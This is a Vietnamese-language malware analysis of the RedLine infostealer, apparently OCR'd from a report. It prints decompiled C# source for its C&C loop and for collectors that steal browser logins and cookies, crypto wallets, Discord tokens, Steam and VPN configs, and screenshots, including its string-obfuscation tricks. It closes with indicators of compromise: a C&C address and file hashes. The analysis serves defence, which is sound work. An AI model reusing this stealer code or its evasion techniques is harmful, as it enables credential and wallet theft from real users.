
Nó sẽ thiết lập kết nối đến C&C để có thể thực thi các method Tiếp theo nó sẽ khởi tạo 1 đối tượng entityResolver và gọi tới hàm Extract .

```
EntityResolver entityResolver = ItemBase.Extract<EntityResolver>();
while (!entityResolver.Invoker(connectionProvider, settings, ref entity))
{
    Thread.Sleep(5000);
}
```

Tùy thuộc vào giá trị Version mà nó sẽ thực thi hàm PartsSender hay hàm FullInfoSender

```
// Token: 0x02000010 RID: 16
public static class ItemBase
{
    // Token: 0x06000086 RID: 134 RVA: 0x00006114 File Offset: 0x00004514
    public static T Extract<T>() where T : EntityResolver
    {
        return (Arguments.Version == 1) ? (Activator.CreateInstance<PartsSender>() as !!0) : (Activator.CreateInstance<FullInfoSender>() as !!0);
    }
}
```

Nó khởi tạo rất nhiều hàm với tên ngẫu nhiên và ứng với mỗi hàm sẽ thực thi cho việc collect data khác nhau . Những data mà nó sẽ collect như IPv4 Address, Domain Name, Windows Version, Virtual Display Size, Country, User Name, Processor Info, Graphics Card Info, RAM Info, Browsers Data, Installed Programs, Running Processes, Available Languages, Telegram data, Discord tokens, Steam configuration, VPN Credentials(OpenVPN , ProtonVPN), Antiviruses, screenshots



Collect Systeminfomation

Ở hàm này đầu tiên này tạo danh sách list chứa thông tin về bộ xử lý và card đồ họa của system . Nó sẽ call tới các hàm GetProcessors và GetGraphicCards , CollectMemory để thu thập dữ liệu

```
// Token: 0x06000053 RID: 83 RVA: 0x00005224 File Offset: 0x00003624
public static void asdk9345asd(ConnectionProvider connection, Entity2 settings, ref Entity7 result)
{
    List<Entity3> list = new List<Entity3>();
    foreach (Entity3 item in SystemInfoHelper.GetProcessors())
    {
        list.Add(item);
    }
    foreach (Entity3 item2 in SystemInfoHelper.GetGraphicCards())
    {
        list.Add(item2);
    }
    list.Add(new Entity3
    {
        Id1 = new string(new char[]
        {
            'T',
            'o',
            't',
            'a',
            'l',
            ' ',
            'o',
            'f',
            ' ',
            'R',
            'A',
            'M'
        }),
        Id3 = Entity14.Id2,
        Id2 = SystemInfoHelper.CollectMemory()
    });
    Entity13 entity = connection.Id13(list);
    bool flag = entity == Entity13.Id3;
    if (flag)
```

SystemInfoHelper

```
47
48      // Token: 0x060000C7 RID: 199 RVA: 0x0000977C File Offset: 0x00007B7C
49      public static List<Entity3> GetProcessors()
50      {
51          List<Entity3> list = new List<Entity3>();
52          try
53          {
54              using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELSystem.Windows.FormsECT * FRSystem.Windows.FormsOM
                    WinSystem.Windows.Forms32_ProcSystem.Windows.Formsessor".Replace("System.Windows.Forms", string.Empty)))
55              {
56                  using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
57                  {
58                      foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
59                      {
60                          ManagementObject managementObject = (ManagementObject)managementBaseObject;
61                          try
62                          {
63                              list.Add(new Entity3
64                              {
65                                  Id1 = (managementObject[new string(new char[]
66                                  {
67                                      'N',
68                                      'a',
69                                      'm',
70                                      'e'
71                                  })] as string),
72                                  Id2 = Convert.ToString(managementObject[new string(new char[]
73                                  {
74                                      'N',
75                                      'u',
76                                      'm',
77                                      'b',
78                                      'e',
79                                      'r',
80                                      'O',
```

```
// Token: 0x060000C8 RID: 200 RVA: 0x000098C8 File Offset: 0x00007CC8
public static List<Entity3> GetGraphicCards()
{
    List<Entity3> list = new List<Entity3>();
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("roSystem.Linqot\\CISystem.LinqMV2".Replace("System.Linq",
          string.Empty), "SELSystem.LinqECT * FRSystem.LinqOM WinSystem.Linq32_VideoCoSystem.Linqntroller".Replace("System.Linq", string.Empty)))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    try
                    {
                        uint num = Convert.ToUInt32(managementObject["AdapterRAM"]);
                        bool flag = num > 0U;
                        if (flag)
                        {
                            list.Add(new Entity3
                            {
                                Id1 = (managementObject["Name"] as string),
                                Id2 = num.ToString(),
                                Id3 = Entity14.Id2
                            });
                        }
                    }
                    catch (Exception ex)
                    {
                    }
                }
            }
        }
    }
    catch (Exception ex2)
```

```
public static string CollectMemory()
{
    string result = "Concat0 MConcatb oConcatr Concat0".Replace("Concat", string.Empty);
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELEMemoryCT * FMemoryROM
          WiMemoryn32_OperMemoryatingSMemoryystem".Replace("Memory", string.Empty)))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    try
                    {
                        double num = Convert.ToDouble(managementObject[new string(new char[]
                        {
                            'T',
                            'o',
                            't',
                            'a',
                            'l',
                            'V',
                            'i',
                            's',
                            'i',
                            'b',
                            'l',
                            'e',
                            'M',
                            'e',
```

Collect Broswer

Nó sẽ thu danh sách các trình duyệt web đã cài đặt trên hệ thống như đường dẫn , phiên bản và tên trình duyệt

```
public static void asdk8jasd(ConnectionProvider connection, Entity2 settings, ref Entity7 result)
{
    Entity13 entity = connection.Id14(SystemInfoHelper.GetBrowsers());
    bool flag = entity == Entity13.Id3;
    if (flag)
    {
        PartsSender.asdk8jasd(connection, settings, ref result);
    }
    bool flag2 = entity == Entity13.Id4;
    if (flag2)
    {
        throw new InvalidOperationException();
    }
}
```

```
public static List<Entity4> GetBrowsers()
{
    List<Entity4> list = new List<Entity4>();
    try
    {
        RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\WOW6432Node\\Clients\\StartMenuInternet");
        bool flag = registryKey == null;
        if (flag)
        {
            registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Clients\\StartMenuInternet");
        }
        string[] subKeyNames = registryKey.GetSubKeyNames();
        for (int i = 0; i < subKeyNames.Length; i++)
        {
            Entity4 entity = new Entity4();
            RegistryKey registryKey2 = registryKey.OpenSubKey(subKeyNames[i]);
            entity.Id1 = (string)registryKey2.GetValue(null);
            RegistryKey registryKey3 = registryKey2.OpenSubKey("shell\\open\\command");
            entity.Id3 = registryKey3.GetValue(null).ToString().StripQuotes();
            bool flag2 = entity.Id3 != null;
            if (flag2)
            {
                entity.Id2 = FileVersionInfo.GetVersionInfo(entity.Id3).FileVersion;
            }
            else
            {
                entity.Id2 = "Unknown Version";
            }
            list.Add(entity);
        }
    }
    catch
    {
    }
    return list;
}
```

Collect Listprogram

```
    '1'
});
using (RegistryKey registryKey = Registry.LocalMachine.OpenSubKey(name))
{
    foreach (string name2 in registryKey.GetSubKeyNames())
    {
        try
        {
            using (RegistryKey registryKey2 = registryKey.OpenSubKey(name2))
            {
                string text = (string)((registryKey2 != null) ? registryKey2.GetValue(new string(new char[]
                {
                    'D',
                    'i',
                    's',
                    'p',
                    'l',
                    'a',
                    'y',
                    'N',
                    'a',
                    'm',
                    'e'
                })) : null);
                string text2 = (string)((registryKey2 != null) ? registryKey2.GetValue(new string(new char[]
                {
                    'D',
                    'i',
                    's',
                    'p',
                    'l',
                    'a',
                    'y',
                    'V',
```

Collect ListProcess

```
// Token: 0x060000CB RID: 203 RVA: 0x00009C18 File Offset: 0x00008018
public static List<string> ListOfProcesses()
{
    List<string> list = new List<string>();
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELSystem.Text.RegularExpressionsECT *
          FRSystem.Text.RegularExpressionsOM Win32_PSystem.Text.RegularExpressionsrocess WSystem.Text.RegularExpressionshere
          SessSystem.Text.RegularExpressionsionId='".Replace("System.Text.RegularExpressions", string.Empty) + Process.GetCurrentProcess().SessionId + "'")
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    try
                    {
                        List<string> list2 = list;
                        string[] array = new string[6];
                        array[0] = new string(new char[]
                        {
                            'I',
                            'D',
                            ':',
                            ' '
                        });
                        int num = 1;
                        object obj = managementObject[new string(new char[]
```

Collect AvailableLanguages

```
// Token: 0x0600000F RID: 207 RVA: 0x0000A364 File Offset: 0x00008564
public static List<string> AvailableLanguages()
{
    List<string> result = new List<string>();
    try
    {
        return (from InputLanguage lang in InputLanguage.InstalledInputLanguages
        select lang.Culture.EnglishName).ToList<string>();
    }
    catch
    {
    }
    return result;
}
```

Search File

```
public static List<Entity5> Search(params Extractor[] scanners)
{
    List<Entity5> list = new List<Entity5>();
    try
    {
        foreach (Extractor extractor in scanners)
        {
            try
            {
                foreach (Entity16 entity in extractor.Id3())
                {
                    try
                    {
                        FileInfo[] files = new DirectoryInfo(entity.Id1).GetFiles(entity.Id2, entity.Id3 ? SearchOption.AllDirectories :
                          SearchOption.TopDirectoryOnly);
                        foreach (FileInfo fileInfo in files)
                        {
                            try
                            {
                                Entity5 entity2 = new Entity5(fileInfo.FullName)
                                {
                                    Id4 = extractor.Id2(entity, fileInfo),
                                    Id5 = (string.IsNullOrWhiteSpace(extractor.Id1) ? entity.Id5 : extractor.Id1)
                                };
                                bool flag = entity2.Id3 != null;
                                if (flag)
                                {
                                    bool flag2 = entity2.Id3.Length != 0;
                                    if (flag2)
                                    {
                                        list.Add(entity2);
                                    }
                                }
                            }
```

Collect Infofile from Profile


```
// Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000450
public static List<Entity9> Id1(IList<string> profiles)
{
    List<Entity9> list = new List<Entity9>();
    try
    {
        foreach (string baseDirectory in from x in profiles
        select Environment.ExpandEnvironmentVariables(x))
        {
            List<string> list2 = FileCopier.FindPaths(baseDirectory, 1, 1, new string[]
            {
                "LEnvironmentogiEnvironmentn DatEnvironmenta".Replace("Environment", string.Empty),
                "WSystem.Texteb DatSystem.Texta".Replace("System.Text", string.Empty),
                "CoCryptographyokieCryptographys".Replace("Cryptography", string.Empty),
                "ExtGenericension CooGenerickies".Replace("Generic", string.Empty)
            });
            foreach (string text in list2)
            {
                Entity9 entity = new Entity9();
                string dataFolder = string.Empty;
                string text2 = string.Empty;
                try
                {
                    dataFolder = new FileInfo(text).Directory.FullName;
                    bool flag = dataFolder.Contains("OFileInfopeFileInfora GFileInfoX StabFileInfole".Replace("FileInfo", string.Empty));
                    if (flag)
                    {
                        text2 = "OpLinqera GLinqX".Replace("Linq", string.Empty);
                    }
```

Collect foder ApplicationData

```
// Token: 0x06000009 RID: 9 RVA: 0x00002F5C File Offset: 0x0000135C
public static List<Entity12> Id1()
{
    List<Entity12> list = new List<Entity12>();
    try
    {
        string path = string.Format(new string(new char[]
        {
            '{',
            '0',
            '}',
            '\\',
            'F',
            'i',
            'l',
            'e',
            'Z',
            'i',
            'l',
            'l',
            'a',
            '\\',
            'r',
            'e',
            'c',
            'e',
            'n',
            't',
            's',
            'e',
            'r',
```

Collect AllWallets

```
|YoroiWallet
|Tronlink
|NiftyWallet
|Metamask
|MathWallet
|Coinbase
|BinanceChain
|BraveWallet
|GuardaWallet
|EqualWallet
|JaxxxLiberty
```



```
// Token: 0x0600008D RID: 141 RVA: 0x00006DF8 File Offset: 0x000051F8
public override IEnumerable<Entity16> Id3()
{
    List<Entity16> list = new List<Entity16>();
    try
    {
        List<string> list2 = new List<string>();
        list2.AddRange(FileCopier.FindPaths(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), 2, 1, new string[]
        {
            new string(new char[]
            {
                'w',
                'a',
                'a',
                's',
                'f',
                'l',
                'l',
                'e',
                'a',
                's',
                'f',
                't',
                '.',
                'd',
                'a',
                't',
                'a',
                's',
                'f'
            }).Replace("asf", string.Empty),
            new string(new char[]
```

GetToken Discord

```
        }
        return list;
    }

    // Token: 0x0600009A RID: 154 RVA: 0x00007990 File Offset: 0x00005D90
    public static IEnumerable<Entity5> GetTokens()
    {
        List<Entity5> scannedfiles = FileScanning.Search(new Extractor[]
        {
            new Discord()
        });
        StringBuilder tokens = new StringBuilder();
        foreach (Entity5 file in scannedfiles)
        {
            try
            {
                foreach (object obj in Regex.Matches(Encoding.UTF8.GetString(file.Id3), new string(new char[]
                {
                    '[',
                    'A',
                    'S',
                    't',
                    'r',
                    'i',
                    'n',
                    'g',
                    '-',
                    'Z',
                    'a',
                    'S',
                    't',
                    'r',
                    'i',
                    'n',
                    'g',
```

Collect Configdata

```
            {
                foreach (object arg in directoryInfo.EnumerateDirectories(array[i]))
                {
                    if (Entity21.<>o__0.<>p__1 == null)
                    {
                        Entity21.<>o__0.<>p__1 = CallSite<Func<CallSite, object, IEnumerable>>.Create(Binder.Convert(CSharpBinderFlags.None, typeof
                          (IEnumerable), typeof(Entity21)));
                    }
                    Func<CallSite, object, IEnumerable> target = Entity21.<>o__0.<>p__1.Target;
                    CallSite <>p__ = Entity21.<>o__0.<>p__1;
                    if (Entity21.<>o__0.<>p__0 == null)
                    {
                        Entity21.<>o__0.<>p__0 = CallSite<Func<CallSite, object, object>>.Create(Binder.InvokeMember(CSharpBinderFlags.None,
                          "EnumerateDirectories", null, typeof(Entity21), new CSharpArgumentInfo[]
                        {
                            CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null)
                        }));
                    }
                    using (IEnumerator enumerator2 = target(<>p__, Entity21.<>o__0.<>p__0.Target(Entity21.<>o__0.<>p__0, arg)).GetEnumerator())
                    {
                        while (enumerator2.MoveNext())
                        {
                            if (Entity21.<>o__0.<>p__2 == null)
                            {
                                Entity21.<>o__0.<>p__2 = CallSite<Func<CallSite, object, DirectoryInfo>>.Create(Binder.Convert
                                  (CSharpBinderFlags.ConvertExplicit, typeof(DirectoryInfo), typeof(Entity21)));
                            }
                            DirectoryInfo directoryInfo2 = Entity21.<>o__0.<>p__2.Target(Entity21.<>o__0.<>p__2, enumerator2.Current);
                            try
                            {
                                string text = Path.Combine(directoryInfo2.FullName, new string(new char[]
                                {
                                    'u',
                                    's',
                                    'e',
                                    'r',
```

Collect ScreenShot

```
// Token: 0x060000BE RID: 190 RVA: 0x000092CC File Offset: 0x000076CC
public static byte[] GetImageBase()
{
    byte[] result;
    try
    {
        Size blockRegionSize = new Size((int)SystemParameters.VirtualScreenWidth, (int)SystemParameters.VirtualScreenHeight);
        Bitmap bitmap = new Bitmap(blockRegionSize.Width, blockRegionSize.Height);
        using (Graphics graphics = Graphics.FromImage(bitmap))
        {
            graphics.InterpolationMode = InterpolationMode.Bicubic;
            graphics.PixelOffsetMode = PixelOffsetMode.HighSpeed;
            graphics.SmoothingMode = SmoothingMode.HighSpeed;
            graphics.CopyFromScreen(new Point(0, 0), new Point(0, 0), blockRegionSize);
        }
        result = GdiHelper.ConvertToBytes(bitmap);
    }
    catch (Exception ex)
    {
        result = null;
    }
    return result;
}
```

Collect UserName

```
// (get) Token: 0x06000E55 RID: 3669 RVA: 0x0002C4D4 File Offset: 0x0002A6D4
public static string UserName
{
    [SecuritySafeCritical]
    get
    {
        new EnvironmentPermission(EnvironmentPermissionAccess.Read, "UserName").Demand();
        StringBuilder stringBuilder = new StringBuilder(256);
        int capacity = stringBuilder.Capacity;
        if (Win32Native.GetUserName(stringBuilder, ref capacity))
        {
            return stringBuilder.ToString();
        }
        return string.Empty;
    }
}
```

Collect WindowsVersion

```
// Token: 0x060000D1 RID: 209 RVA: 0x0000A73C File Offset: 0x00008B3C
public static string GetWindowsVersion()
{
    try
    {
        string str;
        try
        {
            str = (Environment.Is64BitOperatingSystem ? "x64" : "x32");
        }
        catch (Exception)
        {
            str = "x86";
        }
        string text = SystemInfoHelper.<GetWindowsVersion>g__HKLM_GetString|11_0("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", "ProductName");
        string text2 = SystemInfoHelper.<GetWindowsVersion>g__HKLM_GetString|11_0("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", "CSDVersion");
        bool flag = !string.IsNullOrEmpty(text);
        if (flag)
        {
            return text + " " + str;
        }
    }
    catch (Exception ex)
    {
    }
    return string.Empty;
}
```

```
// Token: 0x0600004D RID: 77 RVA: 0x0000516C File Offset: 0x0000356C
public static void asdkadud(ConnectionProvider connection, Entity2 settings, ref Entity7 result)
{
    result.Id1 = CryptoHelper.GetMd5Hash(Environment.UserDomainName + Environment.UserName + SystemInfoHelper.GetSerialNumber()).Replace("-", string.Empty);
}
```

Collect DataOpenVPN

```
// Token: 0x02000019 RID: 25
public class OpenVPN : Extractor
{
    // Token: 0x0600009F RID: 159 RVA: 0x00007B78 File Offset: 0x00005F78
    public override string Id2(Entity16 scannerArg, FileInfo fileInfo)
    {
        return string.Empty;
    }

    // Token: 0x060000A0 RID: 160 RVA: 0x00007B90 File Offset: 0x00005F90
    public override IEnumerable<Entity16> Id3()
    {
        List<Entity16> list = new List<Entity16>();
        try
        {
            list.Add(new Entity16
            {
                Id1 = Path.Combine(Environment.ExpandEnvironmentVariables("%USERPFile.WriteROFILE%\\AppFile.WriteData\\RoamiFile.Writeng").Replace("File.Write",
                  string.Empty), new string(new char[]
                {
                    'O',
                    'p',
                    'H',
                    'a',
                    'n',
                    'd',
                    'l',
                    'e',
                    'r',
                    'e',
                    'n',
                    'V',
                    'p',
```

```
// Token: 0x0200001A RID: 26
public class ProtoнVPN : Extractor
{
    // Token: 0x060000A2 RID: 162 RVA: 0x00007C6C File Offset: 0x0000606C
    public override string Id2(Entity16 scannerArg, FileInfo fileInfo)
    {
        return string.Empty;
    }

    // Token: 0x060000A3 RID: 163 RVA: 0x00007C84 File Offset: 0x00006084
    public override IEnumerable<Entity16> Id3()
    {
        List<Entity16> list = new List<Entity16>();
        try
        {
            list.Add(new Entity16
            {
                Id1 = Path.Combine(Environment.ExpandEnvironmentVariables("%USERPserviceInterface.ExtensionROFILE%\\ApserviceInterface.ExtensionpData\
                  \LocaserviceInterface.Extensionl").Replace("serviceInterface.Extension", string.Empty), "ProldCharotonVoldCharPN".Replace("oldChar",
                  string.Empty)),
                Id2 = new string("nSystem.CollectionspvoSystem.Collections*".Replace("System.Collections", string.Empty).Reverse<char>().ToArray<char>()),
                Id3 = false
            });
        }
        catch
        {
        }
        return list;
    }
}
```

Collect IPv4

```
public static class IPv4Helper
{
    // Token: 0x060000C0 RID: 192 RVA: 0x000093DC File Offset: 0x000077DC
    private static bool IsLocalIp(IPAddress ip)
    {
        int[] array = ip.ToString().Split(new string[]
        {
            "."
        }, StringSplitOptions.RemoveEmptyEntries).Select(new Func<string, int>(int.Parse)).ToArray<int>();
        return (array[0] == 192 && array[1] == 168) || (array[0] == 172 && array[1] >= 16 && array[1] <= 31) || array[0] == 10;
    }

    // Token: 0x060000C1 RID: 193 RVA: 0x00009458 File Offset: 0x00007858
    public static string GetDefaultIPv4Address()
    {
        try
        {
            bool flag = StringDecrypt.Read(Arguments.IP, Arguments.Key).Split(new string[]
            {
                "|"
            }, StringSplitOptions.RemoveEmptyEntries).Any((string x) => x.Split(new char[]
            {
                ':'
            })[1] == "80" || x.Split(new char[]
            {
                ':'
            })[1] == "81");
            bool flag2 = flag;
            if (flag2)
            {
                IEnumerable<NetworkInterface> source = from adapter in NetworkInterface.GetAllNetworkInterfaces()
                where adapter.OperationalStatus == OperationalStatus.Up && adapter.Supports(NetworkInterfaceComponent.IPv4) && adapter.GetIPProperties
```

Collect dataSteam

```
// Token: 0x0600009D RID: 157 RVA: 0x00007A14 File Offset: 0x00005E14
public override IEnumerable<Entity16> Id3()
{
    List<Entity16> list = new List<Entity16>();
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(new string(new char[]
        {
            'S',
            'o',
            'f',
            't',
            'w',
            'a',
            'r',
            'e',
            '\\',
            'V',
            'a',
            'l',
            'v',
            'e',
            '\\',
            'S',
            't',
            'e',
            'a',
            'm'
        }));
        bool flag = registryKey == null;
        if (flag)
        {
```

4.IOC

C&C: 89.22.231.25:45245

Hash :

Filename : RedlineStealer

Md5: fea0d408c87697be73c07b988419dc12

Filename : vbc.exe

Md5: fef46f9b57758768d458f3e42062350e

Directory created : %LocalApplicationData%\Yandex\YaAddon